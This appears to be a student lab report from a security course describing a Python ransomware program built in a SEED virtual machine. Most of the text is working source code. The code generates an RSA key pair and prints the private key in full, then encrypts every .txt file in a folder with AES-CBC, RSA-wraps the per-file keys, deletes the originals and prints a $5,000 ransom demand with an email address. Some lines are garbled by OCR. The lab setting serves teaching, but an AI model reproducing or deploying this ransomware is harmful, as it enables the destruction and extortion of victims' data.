# Ransomware program Report

Done By Ridinbal


```python
#checking what files are there in the folder
import os
import re
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.Util.Padding import pad, unpad

key1 = RSA.generate(2048)
publickey= key1.publickey().export_key()
print(publickey)
file_out = open("ransomprvkey.bin", "wb")
file_out.write(key1.export_key())
file_out.close()
```

Like in above screenshot, we have used RSA algorithm to generate asymmetric key pair which is public key and private key and stored the generated private key in ransomprvkey.bin. We have used Crypto.PublicKey and imported RSA and then used RSA.generate(2048) to generate a random RSA key and store it in key1. Public key will be generated using the key1 and exporting the key. Private key is also generated using Key1. We have made all of this in a separate file called rsakeygen.py. We have included public key that is generated using this program in ransomware.py.

```
[06/04/21]seed@VM:~/.../ransomware-task-6282398-6593203$ python3 rsakeygen.py
b'-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4tC3LrMc4cExt66fKKG/\nqVMsCf6XUcZ1AkDdxHqwDQd3pR6mDEFzLMN40Hxft
cu2ygmmXpNnwlqiaqHCP7nb\n1gjX7ftALM9sUzo+SGZAlZQT98yA2vbpjgXocZyFTRVLFoJuO164i/g1j5wRqp/P\n0l0oddUiNP/5IMvnCF43mk8cqCvPELBpLmAVQPe6IkT00T
EF3lk3MuBcAydPX+fS\nqSDis3Z43jK6d61DY7khgcXoEw49QJBawJb5YlNSQH7z1+fDhp9kaWQ4lVGzWjoi\nfMEyh9Y5CVmkgkzDxBd3pLu98ufgH5jp9tDpgalyORoLwLgfdB4
6o16JIT45vXIP\njQIDAQAB\n-----END PUBLIC KEY-----'
```

When running this file, we can see above that public key is generated and private key generated is stored in ransomprvkey.bin like in the below screenshot.



```
[06/11/21]seed@VM:~/.../ransomware-task-6282398-6593203$ cat ransomprvkey.bin
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA4tC3LrMc4cExt66fKKG/qVMsCf6XUcZ1AkDdxHqwDQd3pR6m
DEFzLMN40Hxftcu2ygmmXpNnwlqiaqHCP7nb1gjX7ftALM9sUzo+SGZAlZQT98yA
2vbpjgXocZyFTRVLFoJuO164i/g1j5wRqp/P0l0oddUiNP/5IMvnCF43mk8cqCvP
ELBpLmAVQPe6IkT00TEF3lk3MuBcAydPX+fSqSDis3Z43jK6d61DY7khgcXoEw49
QJBawJb5YlNSQH7z1+fDhp9kaWQ4lVGzWjoifMEyh9Y5CVmkgkzDxBd3pLu98ufg
H5jp9tDpgalyORoLwLgfdB46o16JIT45vXIPjQIDAQABAoIBAC/FO7+XM88MbJc+
LQFWx9I21UCpoV80yDIYTVzzZh7oYrehM+HC6yoTZV+rwlC8vhvhWmvy6diSVEDX
Ht1jHL0AkdHqqAKIEU2aJ8IB3zphvK7lIIJ9nIUwE1vSVnT8thrgj6zrbzzzovxD
J6ljDVdGDZ57rD+zZdoVd+xYQ6e4+j29gNQFH5QRsYnS+1tOW9JNNitsd1O5AyG0
DTnD5Zof+vXNHsVK6SN6xfbAaMK8Y8BufBFjs5fBHUv721UACzR3E+zyF11zR5wK
W0B9pPtcnfxdr+fiQcU452mksXZ5Vat2XEvA88nbJYkKVZHK/+7JGPmqIz0ETgmW
eLOYD/UCgYEA5yBR60uU73RqelB8v8NZ8IUJjPXKEYBPj5Xu9IYm6du05eXk9//i
Rty4QZNZZHYR35NdwvtN0rid/zJlo7BeOu3efpHR/LtKDBWi5aNS4T+NCKL2+fAU
XB2Odgx9MQd7Awgu5iWsnbR8aeowfJam2fPCMY7ocgIZIxm+c84WVSMCgYEA+zmg
PG6WgM7DhJS9IXY8i7HTmG0QQWJdCZSSpDmGwjmTSU/pvOo6JoScJEOUQNE5BcHX
Thz7EkBN5tKZQGE3XTD9mKN0zTtSxvfds+Z6P0XkHBO6ISdc9Gx7vwu/PMgLOGOX
PpjO1e9MOCV36NqBjgTN33OvBnY20eFbkI5wC48CgYEAjudL30jfMGLxhukHCOY3
UOBg9FfwdXu5NZVFpsjffI7Mvay0MqZy+M912Y3KorPh/zO1sF4DUzu07NnzQA9H
Y/Y5MFbm1/XRJcGm84dVMlJB2EoynHzVidL4h4LXUR5H76r6nHBE10mF91LGYfIf
/fiaZFvw2rTzZ+F+AUo2QrMCgYAxn1tQNIPT44NpH7wP7Pvel/x0oi5Qy+4Wo1sn
xxkgKiE2nOtNXnKoAw+YdiTFfM4nnfc6Pa02GK+KhVSyC8HUzYV57ed3Vl1uYa1Q
CJljABojlZ3xSIYq3Xa/8MEQb28P71QDkElipobGnFgIDYkDlV1Y4s/Sle0UHdBp
SElHbwKBgQDA2++ELl2piVE0il1B4G/39letyXaSaw/L3I1mJa5VUuQSbBdqPE2G
DLYhMEOhSfCPzmKHZSqP+85ikjPQUHkylYjQUHgRbu24jsV5Rid1tn5GbVr3HvPr
2qko+/QXBM5tIWb7J8MsJ2y92RksoYQ6pmmIM5PdvrjxJvSJrEftzg== _
```

```
Open ▾   ransomware.py   ~/Desktop/ransomware-task-6282398-6593203   Save
1 import os
2 import re
3 from Crypto.PublicKey import RSA
4 from Crypto.Random import get_random_bytes
5 from Crypto.Cipher import AES, PKCS1_OAEP
6 from Crypto.Util.Padding import pad, unpad
7
8 pktext = b'-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4tC3LrMc4cExt66fKKG/
  \nqVMsCf6XUcZ1AkDdxHqwDQd3pR6mDEFzLMN40Hxftcu2ygmmXpNnwlqiaqHCP7nb\n1gjX7ftALM9sUzo+SGZAlZQT98yA2vbpjgXocZyFTRVl
  g1j5wRqp/P\n0l0oddUiNP/-
  5IMvnCF43mk8cqCvPELBpLmAVQPe6IkT00TEF3lk3MuBcAydPX+fS\nqSDis3Z43jK6d61DY7khgcXoEw49QJBawJb5YlNSQH7z1+fDhp9kaWQ4
  END PUBLIC KEY-----'
9
10 publickey = RSA.import_key(pktext) #public key imported
11
```

Like in the above screenshot we have imported pre generated RSA public key in to the ransomware.py program as its needed to encrypt .txt files of the user. The pre generated public key is in pktext variable and we imported that using RSA.import_key and put it in public key variable. We have used Crypto.PublicKey and imported RSA from it.

```python
import os
import re
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.Util.Padding import pad, unpad

pktext = b'-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4tC3LrMc4cExt66fKKG/
\nqVMsCf6XUcZ1AkDdxHqwDQd3pR6mDEFzLMN40Hxftcu2ygmmXpNnwlqiaqHCP7nb\n1gjX7ftALM9sUzo+SGZAlZQT98yA2vbpjgXocZyFTRVLFoJuO164i/g1j5wRqp/-
P\n0l0oddUiNP/-
5IMvnCF43mk8cqCvPELBpLmAVQPe6IkT00TEF3lk3MuBcAydPX+fS\nqSDis3Z43jK6d61DY7khgcXoEw49QJBawJb5YlNSQH7z1+fDhp9kaWQ4lVGzWjoi\nfMEyh9Y5CVmkgkzDxE
END PUBLIC KEY-----'

publickey = RSA.import_key(pktext) #public key imported

files = os.listdir("Mydirectory")

for file1 in files:
        match = re.search("\.txt$",file1)
        if match:
                var= file1
                str1="./Mydirectory/" + str(var)
                myFile = open(str1, mode='r', encoding='utf-8-sig')
                readf = myFile.read() #reading the file content
                key = get_random_bytes(16) #generate random 16 bytes
                iv = get_random_bytes(16) #generate random 16 bytes
                data= readf.encode("utf-8")
                cipherE = AES.new(key, AES.MODE_CBC, iv=iv)
                ct= cipherE.encrypt(pad(data, AES.block_size))#u have a cipher and now u want to encrypt something. So now u have added
data and encrypted it. so ct is cipher text
                str2 = var.replace('.txt','')
                str3="./Mydirectory/" + str(str2)
```


Like in the above code screenshot of the ransomware.py, we have imported the public key which we mentioned it above and then we are searching for directory called Mydirectory and inside that we are searching for .txt files in a loop and once the files are found then we read the contents of the file and store it in a variable called readf. And then we generate key and iv with random 16 bytes and the key and iv will be different for each file. To get random bytes we have used from crypto.random, imported get_random_bytes. Whatever contents we read from the files are stored in variable called data and we have encoded it in utf-8. For every .txt files we find, we need to encrypt it with the corresponding symmetric keys using AES_CBC and for this we need key and iv which we have already generated as explained before. We have used Crypto.Cipher and imported AES from it. We use CipherE variable which is the cipher and then we encrypt the content and call it ct which means cipher text. In this process we have also padded the data using pad.

```
            str3="./Mydirectory/" + str(str2)
            myFile.close()
            writeFile = open(str3+".enc", "wb")
            tr1=str(ct)
            writeFile.write(bytes(tr1,"ascii"))
            writeFile.close()
            writeFile = open(str3+".enc", "ab")
            cipher_rsa = PKCS1_OAEP.new(publickey)
            enc_key0 = cipher_rsa.encrypt(key)
            enc_key1 = str(enc_key0)
            enc_key = bytes(enc_key1, "utf-8")

            enc_iv0 = cipher_rsa.encrypt(iv)
            enc_iv1 = str(enc_iv0)
            enc_iv = bytes(enc_iv1, "utf-8")

            newline = "\n"
            writeFile.write(bytes(newline,"ascii"))
            writeFile.write(enc_key)
            writeFile.write(bytes(newline,"ascii"))
            writeFile.write(enc_iv)
            writeFile.close()
            os.remove(str1)
print("Your text files are encrypted. To decrypt them, you need to pay me $5,000 and send ransomkey.bin in your folder to
 rmd724@uowmail.edu.au")
```


Above screenshot is the continuation of the ransomware.py code. Now we have to add the cipher text or the encrypted content to a .enc file with the same name of the .txt file but it will be in .enc file. Once we added the encrypted content/ cipher text, we will encrypt the key and iv with the RSA public key. For this will be using crypto.cipher importing PKC51_OAEP. So, using RSA public key which we put up in cipher_rsa variable, we will be encrypting the iv and the key and storing it in .enc files in bytes format. We have also stored the encrypted content before in the same file as well. Once we did all of these, we will be removing the .txt files with os.remove command. We will be printing out the message for the user mentioning about the files are encrypted and payment to get the files.





This is the Mydirectory before running the code which has all the files including .txt files.

```
[06/08/21]seed@VM:~/.../ransomware-task-6282398-6593203$ python3 ransomware.py
Your text files are encrypted. To decrypt them, you need to pay me $5,000 and send ransomkey.bin in your folder to rmd724@uowmail.edu.au
```

Like in the above screenshot, we have run the ransomware.py code using terminal and message is displayed to the user about the files being encrypted.




Now we can see from the above screenshot that once the ransomware program got executed, .txt files in Mydirectory were deleted and got changed to .enc files.




As we can see from the above screenshot of an .enc file, each .enc file contains encrypted data, encrypted key and encrypted iv. And these keys and iv are different for each file as they are only for those corresponding files.

Screenshot of the full ransomware.py code:

```python
import os
import re
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.Util.Padding import pad, unpad

pktext = b'-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4tC3LrMc4cExt66fKKG/
\nqVMsCf6XUcZ1AkDdxHqwDQd3pR6mDEFzLMN40Hxftcu2ygmmXpNnwlqiaqHCP7nb\n1gjX7ftALM9sUzo+SGZAlZQT98yA2vbpjgXocZyFTRVLFoJuO164i/g1j5wRqp/-
P\n0l0oddUiNP/-
5IMvnCF43mk8cqCvPELBpLmAVQPe6IkT00TEF3lk3MuBcAydPX+fS\nqSDis3Z43jK6d61DY7khgcXoEw49QJBawJb5YlNSQH7z1+fDhp9kaWQ4lVGzWjoi\nfMEyh9Y5CVmkgkzDxB
END PUBLIC KEY-----'

publickey = RSA.import_key(pktext) #public key imported

files = os.listdir("Mydirectory")

for file1 in files:
        match = re.search("\.txt$",file1)
        if match:
                var= file1
                str1="./Mydirectory/" + str(var)
                myFile = open(str1, mode='r', encoding='utf-8-sig')
                readf = myFile.read() #reading the file content
                key = get_random_bytes(16) #generate random 16 bytes
                iv = get_random_bytes(16) #generate random 16 bytes
                data= readf.encode("utf-8")
                cipherE = AES.new(key, AES.MODE_CBC, iv=iv)
                ct= cipherE.encrypt(pad(data, AES.block_size))#u have a cipher and now u want to encrypt something. So now u have added
data and encrypted it. so ct is cipher text
                str2 = var.replace('.txt','')
```

```python
                str3="./Mydirectory/" + str(str2)
                myFile.close()
                writeFile = open(str3+".enc", "wb")
                tr1=str(ct)
                writeFile.write(bytes(tr1,"ascii"))
                writeFile.close()
                writeFile = open(str3+".enc", "ab")
                cipher_rsa = PKCS1_OAEP.new(publickey)
                enc_key0 = cipher_rsa.encrypt(key)
                enc_key1 = str(enc_key0)
                enc_key = bytes(enc_key1, "utf-8")

                enc_iv0 = cipher_rsa.encrypt(iv)
                enc_iv1 = str(enc_iv0)
                enc_iv = bytes(enc_iv1, "utf-8")

                newline = "\n"
                writeFile.write(bytes(newline,"ascii"))
                writeFile.write(enc_key)
                writeFile.write(bytes(newline,"ascii"))
                writeFile.write(enc_iv)
                writeFile.close()
                os.remove(str1)
print("Your text files are encrypted. To decrypt them, you need to pay me $5,000 and send ransomkey.bin in your folder to
rmd724@uowmail.edu.au")
```